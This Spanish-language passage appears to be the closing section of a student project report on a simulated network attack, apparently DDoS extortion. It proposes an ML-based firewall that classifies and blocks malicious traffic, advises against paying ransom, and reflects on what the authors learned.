Otra posible forma de ampliar este proyecto consiste en crear una forma de defensa para este tipo de ataques. De manera intuitiva, podríamos tratar de hacerlo capturando el tráfico de la conexión y creando un firewall que detenga el tráfico malicioso. Para ello, podría ser bastante efectivo utilizar algoritmos de aprendizaje automático que permitan separar el tráfico legítimo del que no lo es, y agruparlos por clústers. Al tratarse de cantidades de paquetes enormes, podríamos entrenar una red de Deep learning con una función Softmax en la última capa, de modo que podamos clasificar en términos probabilísticos la legitimidad de cada conexión, y aquellas que sean ilegítimas bloquearlas hasta que se detenga el ataque. Algo que preferiblemente no se debería hacer ante este tipo de ataques es pagar el rescate, ya que en tal caso, la página volverá a ser atacada.

En conclusión, mediante este proyecto, hemos podido llevar a cabo algo que lleva mucho tiempo haciéndonos ilusión ya que en YouTube hay gran cantidad de contenido, evidentemente adaptado al espectador casual, sobre este tema. Además, era algo que parecía extremadamente complejo, y finalmente, hemos visto que con un “poco” de investigación conseguimos entender cómo funcionan en profundidad este tipo de ataques e incluso como llevar a cabo uno de forma simulada.